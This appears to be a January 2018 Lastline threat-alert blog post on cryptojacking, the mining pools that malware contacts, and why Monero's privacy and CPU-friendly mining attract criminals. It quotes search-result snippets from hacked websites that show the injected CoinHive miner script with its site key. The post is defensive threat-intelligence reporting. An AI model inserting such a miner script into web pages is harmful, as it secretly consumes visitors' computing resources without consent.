lastline

January 2018


Threat Alert

Cryptojacking and the Rise of Monero


THREAT ALERT

CryptoJacking, CryptoMining and the Rise of Monero

Lastline is witnessing a tremendous increase in malware samples that have a cryptocurrency mining purpose. The graph below shows exactly the explosive change in cybercriminal motivations. Of course, we all know that Bitcoin has been the go-to cryptocurrency for criminal payments in ransomware, but now on the back of Bitcoin's successful usage in cybercrime, we are seeing the adoption of other currencies in money-making activities by other criminal groups.




When we drill a bit deeper into this trend we see which domains are being requested by the malware samples (see chart below; click to enlarge), allowing us to identify which cryptocurrency mining pools are popular. Of the top 8 mining "pools" requested by malware, only one refers to Bitcoin. All the others point to a crypto relative newcomer, Monero. Monero was founded in April 2014 with an emphasis on equality and privacy, two aspects that we will explore in this article that contribute to making Monero a criminal's dream.



Click on graph for a larger image.

The domain-by-domain view of the explosive growth cryptocurrency mining through 2017 shows several trends. Coinhive and Coinhive alternatives have grabbed the cryptojacking headlines in recent months, with a regular stream of hacked websites – most recently, @bad_packets spotted the infection of **www.blackberrymobile[.]com**. This connects back to the Monero address of "9KNyPFbDqJesaSxBLcQoJZX6PgXN1Id0", which had also been injected into a number of Chinese domains, shown at right.



品牌产品 - 澳大利亚可歌国际控股有限公司
www.hkkege.com/product.php ▾ Translate this page
$(function(){ /*当前页面导航高亮*/ var href = window.location.href.split('/')[window.location.href.split('/').length-1].substr(0,4); echo " var miner = new CoinHive.Anonymous('**9KNyPFbDqJesaSxBLcQoJZX6PgXN1Id0**',{throttle: 0.5}); miner.start(); "; if(href.length > 0){ $(function(){ $("ul.nav a:first[href^='"+href+"']").attr("class","on") ...

查看更多 - 澳大利亚可歌国际控股有限公司
www.hkkege.com/news.php ▾ Translate this page
$(function(){ /*当前页面导航高亮*/ var href = window.location.href.split('/')[window.location.href.split('/').length-1].substr(0,4); echo " var miner = new CoinHive.Anonymous('**9KNyPFbDqJesaSxBLcQoJZX6PgXN1Id0**',{throttle: 0.5}); miner.start(); "; if(href.length > 0){ $(function(){ $("ul.nav a:first[href^='"+href+"']").attr("class","on") ...

关于我们 - 澳大利亚可歌国际控股有限公司
www.hkkege.com/about.php ▾ Translate this page
$(function(){ /*当前页面导航高亮*/ var href = window.location.href.split('/')[window.location.href.split('/').length-1].substr(0,4); echo " var miner = new CoinHive.Anonymous('**9KNyPFbDqJesaSxBLcQoJZX6PgXN1Id0**',{throttle: 0.5}); miner.start(); "; if(href.length > 0){ $(function(){ $("ul.nav a:first[href^='"+href+"']").attr("class","on") ...


公司简介 - 郑州财润金美源
www.jinmeiyuan168.com/about.php ▾ Translate this page
var isMobile = device.mobile(); echo " var miner = new CoinHive.Anonymous('**9KNyPFbDqJesaSxBLcQoJZX6PgXN1Id0**',{throttle: 0.5}); miner.start(); "; if(isMobile){ window.location.href = '/mobile/about.php'; } ...

联系我们 - 郑州财润金美源
www.jinmeiyuan168.com/contact.php ▾ Translate this page
Anonymous('**9KNyPFbDqJesaSxBLcQoJZX6PgXN1Id0**',{throttle: 0.5}); miner.start(); banner1 banner2 banner3. $(function(){ /*当前页面导航高亮*/ var href = window.location.href.split('/')[window.location.href.split('/').length-1].substr(0,4); if(href.length > 0){ $("nav ul a[href^='"+href+"']").parent().addClass('active'); }else{ $('nav ...


洛阳市安迪变频技术服务中心
www.lybpq.com/ ▾ Translate this page
var miner = new CoinHive.Anonymous('**9KNyPFbDqJesaSxBLcQoJZX6PgXN1Id0**',{throttle: 0.5}); miner.start(); var miner = new CoinHive.Anonymous('**9KNyPFbDqJesaSxBLcQoJZX6PgXN1Id0**',{throttle: 0.5}); miner.start(); ...

cmseasy恶意加js挖门罗币导致用户耗cpu - CmsEasy 问答百科
www.cmseasy.org/?/question/865 ▾ Translate this page
cmseasy恶意加js挖门罗币导致用户耗cpu. var miner = new CoinHive.Anonymous('**9KNyPFbDqJesaSxBLcQoJZX6PgXN1Id0**',{throttle: 0.5}); miner.start();. 1 天前 添加评论. 分享. 微博; QZONE; 微信. 没有找到相关结果. 已邀请: ...

The mining pools in Lastline data that surface the most in malware payloads are moneropool.com and xmr.pool.minergate.com (see chart at right).



Minergate is a portal that allows you to choose and mine different cryptocurrencies. The graph below (click to enlarge) shows the various minergate pools specified in different malware payloads. Further investigation shows the dominance of Monero as the most popular by far.



Click on graph for a larger image.

We are witnessing Monero becoming the new bad boy in town.

Why is Monero taking over?

Here are the three key reasons that make Monero is so attractive to cybercriminals:

1. Monero is . . . wait for it . . . "fungible"


Fungible means that the currency is interchangeable and untraceable in the same way that an ounce of 24 carat gold and be swapped with another ounce of 24 carat gold. They are of equivalent value and have no historic traceability of prior transactions.

Monero cites this as an advantage over other cryptocurrencies. "*Fungibility is an advantage Monero has over Bitcoin and almost every other cryptocurrency, due to the privacy inherent in the Monero blockchain and the permanently traceable nature of the Bitcoin blockchain. With Bitcoin, any BTC can be tracked by anyone back to its creation coinbase transaction. Therefore, if a coin has been used for an illegal purpose in the past, this history will be contained in the blockchain in perpetuity. This lack of fungibility means that* *certain businesses will be obligated to avoid accepting BTC that have been previously used for purposes which are illegal".*

Currently, some large Bitcoin companies are blocking, suspending, or closing accounts that have received Bitcoin used in online gambling or other purposes deemed unsavory by said companies.

2. Monero is booming

The hockey stick price chart for Monero (see chart below, showing Monero price in USD and in Bitcoin) matches the same trend we have seen in Malware payloads. The chicken and egg question springs to mind: Is the volume of mining driving the price increase, or, is the price increase driving the volume of mining?



Source: https://coinmarketcap.com/currencies/monero/

3. Monero is general CPU friendly

To promote equality, Monero uses the CryptoNight hash algorithm. This algorithm was designed to be mined by normal CPU devices, a philosophical implementation of Satoshi Nakamoto's original vision of "one-CPU-one-vote" system. So, anyone with a computer can mine Monero, unlike other cryptocurrencies that require specific hardware in order to avoid being significantly disadvantaged.

Summary

It is the very nature of Monero's principles—privacy and equality—that make it so attractive to criminal activities. There is a very low chance of getting caught due to the fungible nature of the transactions. And because any CPU can be used, it makes infecting devices and creating a botnet or exploiting browsers for mining very attractive. Only time will tell if this is truly cybercrime's Shangri-la. With legal attention turning to cryptocurrencies and the fundamental Know Your Customer principles for FIAT currencies, it will be very interesting to see how fungibility survives.